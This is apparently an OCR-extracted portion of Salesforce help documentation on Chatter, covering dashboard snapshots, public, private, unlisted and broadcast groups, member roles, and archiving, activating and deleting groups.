Each snapshot has a "Viewing As" label. This is the name of the running user whose dashboard component you're viewing.

You can also post snapshots of filtered components (except Visualforce or s-control components). When viewers click the snapshot title in the feed, they're taken to your filtered view of the dashboard if the filters are still valid. If the filters aren't valid, they see the unfiltered dashboard.

If you don't see feeds, ask your administrator to enable feed tracking for dashboards.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view dashboards:
- "Run Reports" AND access to dashboard folder

1. In Salesforce Classic: Hover over a component to display the menu.

   To clear the hover menu, click an empty part of the screen.

   In Lightning Experience: First expand a component by clicking , then click **Share**.

2. In Salesforce Classic: Choose where you want your snapshot to appear.
   - To show it in a dashboard, click **Post Snapshot to Dashboard Feed**.
   - To show it to a user or group, click **Post Snapshot to User or Group Feed**.

   In Lightning Experience: Choose where you want to share your snapshot.
   - To share it in the dashboard feed, click **This dashboard**.
   - To share it with a group, click **A group**.
   - To share it on your own feed, click **My followers**.

3. Write a comment in the text box. In Salesforce Classic, click **OK**. In Lightning Experience, click **Post**. If you're posting a filtered component, you may want to mention that in your comment.

The snapshot and comment immediately appear in the dashboard, user, or group feed.

Note: Snapshot images display in feeds for four months. After four months, only the comments remain.

Collaborate in Chatter Groups

Use public, private, or unlisted Chatter groups to collaborate with specific people in your company.

Chatter Groups

Chatter groups let you collaborate with specific people. For example, if you're working on a team project, you can create a group for your team to share project-related files and information. Group feeds in Lightning Experience are live feeds that update in real time. They don't require a page refresh to update.

Unlisted Groups Overview

Unlisted groups offer more privacy for compared to private groups. Only group members and users with the "Manage Unlisted Groups" permission can access unlisted groups in list views, feeds, and search results.

Broadcast Groups

Broadcast groups are a special type of public, private or unlisted group where only group owners and managers can create new posts. Group members can comment on the posts created by the group owner or manager.

Using the Chatter Groups Page

The Groups page displays a list of the Chatter groups in your company.

Join or Leave Groups

Join groups to collaborate with other people on projects or common areas of interest. Share project-related files and information with the group.

Chatter Groups

Chatter groups let you collaborate with specific people. For example, if you're working on a team project, you can create a group for your team to share project-related files and information. Group feeds in Lightning Experience are live feeds that update in real time. They don't require a page refresh to update.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

You can join up to 300 groups, and your company can have a total of 30,000 groups. Chatter groups have different levels of access:

- **Public**: Anyone can see and add posts, comments, and files. Anyone can join a public group.
- **Private**: Only group members can see and add posts, comments, and files. People must ask to join or be added by the group's owner or managers. Users with the "Modify All Data" and "View All Data" permission can see group posts, updates, and files across the organization. Users with the "Manage All Data" permission can also join private groups directly and change group settings.
- **Unlisted**: Only group members and users with the "Manage Unlisted Groups" permission can see and add posts, comments, and files. People cannot ask to join and must be invited by the group's owner or managers. Unlisted groups offer more privacy and nonmembers cannot see or access unlisted groups in list views, feeds, and in search results. Unlisted groups aren't available by default; your administrator must enable them for your organization.
- Optionally, select **Allow Customers**. The group owner and managers can invite customers to join a private or unlisted group. You can easily identify groups with customers by the orange upper left corner of the group photo.

  After you allow customers in a group, you can't change the group access level.

If your administrator has enabled the archive feature, some groups can be archived. When a group is archived, users can't create posts but group data is retained for reference.

Note: Live group feeds is a new feature in Lightning Experience with lots of potential for enhancement and a few known issues.

- Content posted to the group is live, but mentions are not. If you post to group A, the post is live. If you mention group A in another feed, group A requires a page refresh to show that mention.
- When a group has a new post, you receive notifications only in Lightning Experience.
- When new comments are made on a feed post that you're engaged in, you receive notifications only in Lightning Experience and only when you're actively typing comments or you've clicked into the comments box.
- The number of participants supported in a live feed depends on your org s subscription limits. If you're not getting a live group feed or live comments, refresh the page or click in a comments field. If the feed still isn't live, looks like your org has hit its limit! You can still get updates the old-fashioned way by refreshing the page.
- If you're in a group feed that seems not to be live anymore, this is a known issue that we'll resolve!

SEE ALSO:

What Your Chatter Group Role Allows You To Do

About Chatter Customers in Private Groups

Live Feeds

Unlisted Groups Overview

Unlisted groups offer more privacy for compared to private groups. Only group members and users with the "Manage Unlisted Groups" permission can access unlisted groups in list views, feeds, and search results.

Unlisted groups are similar to private groups, in that, only members can view an unlisted group's detail page, feed, or files. However, unlisted groups provide more privacy compared to private groups.

- Unlisted groups don't display in list views, feeds, and search results for nonmembers. Only members and users with the "Manage Unlisted Groups" permission can find and access unlisted groups.
- Nonmembers can't visit the group detail page.

  (With private groups, nonmembers can see a truncated version of the detail page, which shows the name, description, and member list, but not the feed or files.)
- You can convert unlisted groups to public or private groups, but not the other way around.
- Only group owners, group managers, and users with the "Manage Unlisted Groups" permission can add group members. Users can't ask to join them.
- Users can't see unlisted groups on other user profiles unless they have access to the group.
- Files shared in unlisted groups are visible only to the members of the unlisted group. If the file is shared outside the unlisted group, then other users with permissions can update the file.
- Even users with the "Modify All Data" or "View All Data" permissions can't access an unlisted group or its files unless they're members. They also can't change group settings unless they own or manage the group.
- Only users with the "Manage Unlisted Groups" permission can access or modify unlisted groups and its files and feed content without membership.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Limitations

If you decide to create an unlisted group, make sure that you consider these limitations.

- Custom pages or third-party applications integrated with Salesforce could expose unlisted group information to users who don't have access via the Salesforce UI. Check in with your administrator about who can access information in unlisted groups in your organization.
- You can't use topics in unlisted groups. You can add a hashtag topic when writing a post or comment in an unlisted group, and the topic will be formatted as a link after you post. However, a topic detail page isn't created, and the link won't work.
- You can't mention unlisted groups in posts or comments.

SEE ALSO:

Enable Unlisted Chatter Groups

Unlisted Group Limitations

Broadcast Groups

Broadcast groups are a special type of public, private or unlisted group where only group owners and managers can create new posts. Group members can comment on the posts created by the group owner or manager.

By restricting the ability to post, group owners and managers can keep group discussions focused and relevant by cutting down noise from off-topic posts. Public, private, and unlisted groups support this feature.

To set a group to broadcast mode, select **Broadcast Only** in the group settings.

Example: Creating broadcast groups are ideal when one person or a fixed set of individuals regularly needs to communicate or share information with a large group of people. Some examples include:


- Organization-wide updates from the executive leadership in the company
- Policy changes from your company's HR department
- Event updates from the organizer of large events or company conferences
- Important action alerts from key IT personnel, including their awesome Salesforce administrator

Broadcast group setting in Salesforce Classic.


EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions



Broadcast group setting in Lightning Experience.



Using the Chatter Groups Page

The Groups page displays a list of the Chatter groups in your company.

Click **Groups** on the sidebar of the Chatter page to display the list of Chatter groups. On the Groups page you can

Create a new group

Click **New Group** to access the New Group page and create your group.

Filter and sort the groups list

Use the following filters to filter your groups.

- **Recently Viewed** shows the groups you recently looked at, starting with the group you viewed last
- **My Groups** shows the groups you belong to, own, or manage
- **Active Groups** shows the active groups in your company

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

- **My Archived Groups** shows the archived groups you belong to, own, or manage.

Click a column header to sort the list. The Group column sorts by group name; the Last Activity column sorts by the date of the last post or comment on a group; the Membership column sorts based on your membership status.

Search for a group

Search for groups by typing two or more letters of a group name or description in the `Find Groups` box. The list automatically filters based on what you type.

View a group

Click a group name to view the group. You can view all groups, but you'll only see updates and files for public groups, and for private groups you belong to. Groups that allow customers say (With Customers).

Join a public group or ask to join a private group

Click **Join** to join a public group. For private groups, click **Ask to Join** to email a request to join to the group's owner and managers. Users with the "Modify All Data" permission can directly join private groups, and therefore see **Join** for private groups.

Leave a group or withdraw a request to join a group

Click × to leave a group or to withdraw a request to join a group.

View the group owner's profile

Click a group owner's name to see his or her profile.

Get a group recommendation

View the groups that Chatter recommends you join based on the group's popularity and the number of connections you have in the group in the Recommendations section. Click **More** to see the full list. If you don't see recommendations, you already belong to all the recommended groups.

SEE ALSO:

Group Files Lists

Join or Leave Groups

Join groups to collaborate with other people on projects or common areas of interest. Share project-related files and information with the group.

1. Go to group's detail page.
2. To join a public group, click **Join** or **Join Group**. To join a private group, click **Ask to Join**. Your request is sent to the private group's owner and managers, who accept or decline your request.

You can join up to 300 groups. All groups count toward this limit, except archived groups. For example, if you're a member of 300 groups, of which 10 are archived, you can join 10 more groups.

To leave a group you joined or withdraw your request to join a private group, go to the group detail page and click × or **Leave Group**. If you don't see these options, ask your Salesforce admin to adjust the page layout.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Create and Manage Groups

Create Chatter Groups

Create public, private, and unlisted Chatter groups to collaborate with your teams and work together on projects.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions


USER PERMISSIONS

"To create groups"
- "Create and Own New Chatter Groups"

1. Navigate to the list of groups.
   - In Salesforce Classic, click the **Groups** tab.
   - In Lightning Experience, click  in the navigation menu.
2. To the upper-right, click **New Group**, and enter a group name and description.

   Note: Group names must be unique across public and private groups. Unlisted groups don't require unique names.

   If Communities is enabled, public and private group names must be unique within the community.



3. Select an access level:
   - **Public**: Anyone can see and add posts, comments, and files. Anyone can join a public group.
   - **Private**: Only group members can see and add posts, comments, and files. People must ask to join or be added by the group's owner or managers. Users with the "Modify All Data" and "View All Data" permission can see group posts, updates, and files across the organization. Users with the "Manage All Data" permission can also join private groups directly and change group settings.
   - **Unlisted**: Only group members and users with the "Manage Unlisted Groups" permission can see and add posts, comments, and files. People cannot ask to join and must be invited by the group's owner or managers. Unlisted groups offer more privacy and nonmembers cannot see or access unlisted groups in list views, feeds, and in search results. Unlisted groups aren't available by default; your administrator must enable them for your organization.
   - Optionally, select **Allow Customers**. The group owner and managers can invite customers to join a private or unlisted group. You can easily identify groups with customers by the orange upper left corner of the group photo.

     After you allow customers in a group, you can't change the group access level.
4. Optionally, if your administrator has enabled group archiving, change the automatic archiving settings for the group. Disable automatic archiving only if a group must remain active at all times, despite extended periods of inactivity.
5. Click **Save**.

Note: You own groups you create. To assign a new owner, finish creating the group, then edit the group settings.

SEE ALSO:

Can I change a group's access level, for example, to make a private group public?

Edit Group Settings

Edit the group settings to change the owner, modify archiving settings, group access level, and delete the group.

You can edit settings for Chatter groups you own or manage.

1. Click **Group Settings** on the group detail page in the Salesforce Classic. In the Lightning Experience, click **Edit Group** from the buttons in the group header.
2. Optionally, edit the group name and description.
3. Optionally, type a name or click the lookup icon to search the group members to assign a new **Owner**. Only the current owner or people with the "Modify All Data" permission can change the owner, and you must choose the owner from existing members. Customers can't own groups.
4. Optionally, if your administrator has enabled archiving for groups, edit the automatic archiving settings for the group. Disable automatic archiving only if a group must remain active at all times, despite extended periods of inactivity.
5. Optionally, change the access level for the group. For example, you can convert an unlisted group to a public or private group if you want to open it up to a wider audience.

   Note: If you change a private group to public, updates and files are visible to all users, all pending requests to join the group are accepted, and anyone can join the group. Private groups with customers can't be converted to other group types.

   - **Public**: Anyone can see and add posts, comments, and files. Anyone can join a public group.
   - **Private**: Only group members can see and add posts, comments, and files. People must ask to join or be added by the group's owner or managers. Users with the "Modify All Data" and "View All Data" permission can see group posts, updates, and files across the organization. Users with the "Manage All Data" permission can also join private groups directly and change group settings.
   - **Unlisted**: Only group members and users with the "Manage Unlisted Groups" permission can see and add posts, comments, and files. People cannot ask to join and must be invited by the group's owner or managers. Unlisted groups offer more privacy and nonmembers cannot see or access unlisted groups in list views, feeds, and in search results. Unlisted groups aren't available by default; your administrator must enable them for your organization.
   - Optionally, select **Allow Customers**. The group owner and managers can invite customers to join a private or unlisted group. You can easily identify groups with customers by the orange upper left corner of the group photo.

     After you allow customers in a group, you can't change the group access level.

6. Click **Save**.

If you have the necessary permissions, you can also:

- Archive the group.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

USER PERMISSIONS

To edit public or private Chatter groups:

- Group owner or group manager role

  OR

  "Modify All Data" to edit public and private groups

  OR

  "Manage Unlisted Groups" to edit unlisted groups

- Delete the group.

SEE ALSO:

Add and Remove Chatter Group Members

Customize Groups

Use record types to create group types with the layout and branding you want, and use them to create custom groups.

Creating a group record type creates a Group Type that users can choose when they create Chatter groups.

EDITIONS

Available in: **Lightning Experience**

USER PERMISSIONS

To create record types for groups:

- "Create and Edit Record Types for Groups"

1. From Setup, enter *Groups* in the Quick Find box, then select **Record Type**.
2. Click **New**.
3. Choose an existing record type as the basis for the new group type.
4. Choose a label and the name of the new record type. The label is what appears when users select a group type and the name is the unique API name.
5. Enter a description, which is visible to users.
6. Select**Active** to activate the record type.
7. Select **Enable for Profile** next to a profile to make the record type available to users with that profile. Select the checkbox in the header row to enable it for all profiles.
8. Click **Next**.
9. Choose a page layout option to determine what page layout displays for records with this record type.
10. Click **Save**.

Can I change a group's access level, for example, to make a private group public?

If you're a group owner or manager, you can change groups from private to public, or from public to private by editing the group settings. If you change a private group to public, updates and files are visible to all users, all pending requests to join the group are accepted, and anyone can join the group. Private groups with customers can't be converted to other group types. You can't change the group access level for private groups that allow customers.

SEE ALSO:

What Your Chatter Group Role Allows You To Do

Add and Remove Chatter Group Members

Own or manage a Chatter group? Here's how you add or remove group members.

1. In Salesforce Classic, on a group detail page, click **Add/Remove Members**. In Lightning Experience, click **Add Member** from the group highlights panel (your administrator must add this quick action to the group publisher).
2. Start typing the name of the user you want to add or remove to filter the list of users.
3. Click **Add** to add a member, or ✕ to remove a member. For people who have requested to join, click **Accept** to accept the request, or ✕ to decline.
4. Click **Done** when you're finished.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

SEE ALSO:

View Chatter Group Members

Accept or Decline Private Group Requests

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As the owner or manager of a private Chatter group, you can accept or decline requests to join the group. Additionally, users with the "Modify All Data" permission can view and manage requests for all public and private groups, and users with "Manage Unlisted Groups" can manage group membership requests for all unlisted groups in the organization.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

1. View the list of requests by doing one of the following:
   - On a group detail page, click the **Request** link, for example, **3 Requests**
   - On a group detail page, click **Add/Remove Members** and then click the **Requests** filter, or scan for requests in the **Everyone** filter
   - Click the link provided in the email request
2. Accept or decline the requests.

   Note: An email is sent to each person to tell them that their request was accepted or declined.

   - Click **Accept** to accept. If there are more than two requests, you can accept them all by clicking **Accept *x* of *y***, for example, **Accept 3 of 3**.
   - Click ✕ to decline. Optionally enter a message that will be included with your decline email and click **Send**. If you change your mind, you can click **Cancel** to go back.
3. Click **Done** to close the window.

If you make a private group public, any pending requests are automatically accepted.

Group Roles

What Your Chatter Group Role Allows You To Do

This table describes the actions that can be performed by members, managers, and owners of public and privateChatter groups. Customers can be group members and managers, but not owners.

Action	Owner	Manager	Member
Post, comment, and search group feeds	Yes	Yes	Yes
Add and remove records in groups (if configured)	Yes	Yes	Yes
Post group announcements	Yes	Yes	
Delete posts and comments	Yes	Yes	
Add and remove members	Yes	Yes	
Change member roles	Yes	Yes	
Edit group settings	Yes	Yes	
Edit the Information field	Yes	Yes	
Archive groups and activate archived groups	Yes	Yes	
Change group owner	Yes		
Delete group	Yes		

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

USER PERMISSIONS

"To create groups"
- "Create and Own New Chatter Groups"

Users with the "Modify All Data" permission can perform all actions on all private and public groups, and users with the "View All Data" permission can view details of all private and public groups, regardless of membership.

Additionally, in unlisted groups:

- Users with the "Manage Unlisted Groups" permission can find and perform all of these actions in unlisted groups, even if they aren't members.
- Users with the "Modify All Data" or "View All Data" permission can only find and access unlisted groups if they are members. Unlike public and private groups, users with the "Modify All Data" permission can't perform group owner actions in unlisted groups. They can perform group manager actions if that role is assigned to them in the unlisted group.

SEE ALSO:

What happens when the owner of a Chatter group is deactivated?

Change Chatter Group Roles

To change Chatter group roles for groups you own or manage:

1. Click **Change Roles** on a group detail page.
2. To search for members, start typing in the search box. Optionally sort the list by toggling between **Managers** and **All Members**.
3. Select the Manager checkbox for people you want to be managers. If a customer is selected as a manager, they will be able to see people who ask to join the group, even if they aren't in other common groups, and will be able to approve requests.

   Note: To change the group owner, you must own the group. Users with the "Modify All Data" permission can also change the owner in public and private groups, and users with the "Manage Unlisted Groups" permission can do this for unlisted groups. Click the **Group Settings** link next to the current owner to assign a new owner.

4. Click **Done**.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

SEE ALSO:

What happens when the owner of a Chatter group is deactivated?

What happens when the owner of a Chatter group is deactivated?

The deactivated user still owns the group, but a user with the "Modify All Data" permission can assign a new owner for a public or private group. In the case of unlisted groups, a user with the "Manage Unlisted Groups" permission can assign a new owner.

SEE ALSO:

Change Chatter Group Roles

Archiving and Activating Chatter Groups

Archived Chatter Groups

When a Chatter group is archived, group members can no longer make posts or share files with the group. Previous posts, comments, and files remain available in the group for future reference.

Users can still comment on existing posts, mention people, and search the feed in archived groups. Users can also join and leave archived groups, create reports that include archived groups, and use global search to find archived groups and their content. Group owners and group managers can archive groups, activate them, and enable and disable automatic archiving at any time. Users with the "Modify All Data" permission can perform these actions on public and private groups in their organization. Users with the "Manage Unlisted Groups" permission can perform these actions on unlisted groups.

Archived groups allow users to focus on the active groups in your organization:

- Archived groups don't count toward a user's group membership limits.
- Posts from archived groups don't display in Chatter feeds, unless someone adds a comment. Posts with new comments display in the All Company (Salesforce Classic) feed. They may display in the Company Highlights (Lightning Experience) feed, provided they rank highly due to their popularity or degree of engagement (such as their comments, likes, and views). Posts with new comments also display in the feed of each group member.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

- File and feed sharing is limited to active groups only, making group searches more efficient.
- Archived groups display only in My Archived Groups and not in the Active Groups list.

Example: Archiving the group is useful for groups that have little or no feed activity, but contain useful information that you want to retain. Some examples include:

- A group that a sales team created while pursuing a deal. Though there probably won't be much group activity after lead conversion, the sales team can still access important information about the customer.
- A group used for planning a company event. It can be archived after the event to reuse vendor information and planning discussions.
- A service desk type group used to track key issues for a major deployment for a customer. Archiving it after deployment issues are ironed out still gives support agents access to relevant information for future troubleshooting.
- When a new group replaces a legacy group with the same or broader purpose, the legacy group can be archived to redirect traffic to the new group.
- Team groups can be archived when a team changes or team members leave the company, while preserving team discussions for future reference.

Turning off automatic archiving is useful for groups that contain important information but aren't updated on a regular basis, like a group used for company-wide announcements. Groups without activity for more than 90 days won't get archived, and users won't miss any important posts.

Archive Chatter Groups

Archive a group manually or edit automatic archiving settings.

Feed activity in groups is reviewed on a weekly basis. If a group has no new feed posts or comments for 90 consecutive days, the group is archived automatically. Mentioning a group doesn't count as feed activity and doesn't delay group archiving. Group owners, group managers, and users with the "Modify All Data" permission can manually archive or edit automatic archiving settings for groups at any time.

1. Click **Group Settings** on the group detail page in the Salesforce Classic. In the Lightning Experience, click **Edit Group** from the buttons in the group header.
2. Configure archiving for the group in one of two ways:
   - Click **Archive** to archive the group right away.
   - Select **Archive this group if there are no posts or comments for 90 days** and click **Save** to set up automatic archiving.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

After you archive a group:

- The publisher on the group page is hidden and members can't create new posts or share files in the group.
- The group no longer appears in the Active Groups filter on the Groups tab.
- Previous group posts and comments no longer appear in the Chatter feed, unless someone adds a comment. Posts with new comments display in the All Company feed (Salesforce Classic) and the feed of each group member. They may appear in the Company Highlights feed (Lightning Experience), depending on the post's popularity ranking and engagement (such as likes, comments, and views).

Use the **My Archived Groups** filter in the Groups list to find the archived groups that you own, manage, or belong to. You can also use global search to find archived groups or associated content. Note that archived groups don't count toward your group membership limit.

Note:

- Group members don't receive email notifications when a Chatter group they own, manage, or belong to is archived or activated.
- If your administrator disables archiving for groups, you can't archive groups or edit automatic archiving settings. You can activate archived groups at any time, even if the feature is disabled.

SEE ALSO:

Archived Chatter Groups

Activate Archived Chatter Groups

Activate Archived Chatter Groups

Group owners, group managers, and users with the "Modify All Data" permission can activate an archived Chatter group from the group detail page.

1. Navigate to the group you want to activate.
   - Use the **My Archived Groups** filter on the Groups list view to find the archived groups you own, manage, or belong to.
   - To find other archived groups, use global search, run a report, or ask your administrator for help.
2. Click **Activate** on the group detail page. You can also activate an archived group from the group settings page.

After a group is activated, the group detail page displays with the publisher enabled so members can create new posts and share files with the group.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Note:

- Group members don't receive email notifications when a Chatter group they own, manage, or belong to is archived or activated.
- You can only activate one group at a time. To activate multiple groups at once, use the Salesforce API.

SEE ALSO:

Archived Chatter Groups

Archive Chatter Groups

Delete Chatter Groups

Only the group owner and users with the "Modify All Data" permission can delete a group.

In Lightning Experience, you can delete the group by clicking **Delete Group** from the buttons in the group highlights panel.

In Salesforce Classic:

1. Edit the group settings. Click **Group Settings** on a group detail page.
2. Click **Delete**.
3. Click **OK**.

Deleting a group permanently deletes the updates of the group, including any links posted to the group. When you delete a group that includes files, you're not deleting the files, just the references

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

to the files. The files remain in their original location, such as in each file owner's **Owned by Me**. If the files were posted to the group and not shared in other locations, deleting the group also removes the references to the files. The files remain in the file owner's **Owned by Me**, where they're private but can be shared again later.

Tip: To retain group data for future reference, archive groups instead of deleting them.

SEE ALSO:

Archive Chatter Groups

View Where a File is Shared

Working in Chatter Groups

Get Familiar with Your Chatter Group

Click a group's name in a feed, in the Groups list, or on someone's profile to see the group's updates, files, and group members.

How much detail you see and what you can do on a group's page depends on the type of group, whether you're a member, owner or manager of the group, and on your group role.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Non-Members of Public Groups

If you're viewing the group detail page of a public group you're not a member of, you can

Post and comment
Type an update above the feed or comment below a post in the feed and click **Share**.

Join the group
Click **Join** to join the group.

View group description and information
The group description and information display in a separate column next to the feed.

View the group's members
The Group Members section shows the group's current members, including any customersinvited to the group.

View, download, and search files posted to the group
Files posted to the group feed or shared with the group appear in the Group Files section.

View the topics the group is talking about
The group's topics display below posts in the group feed.

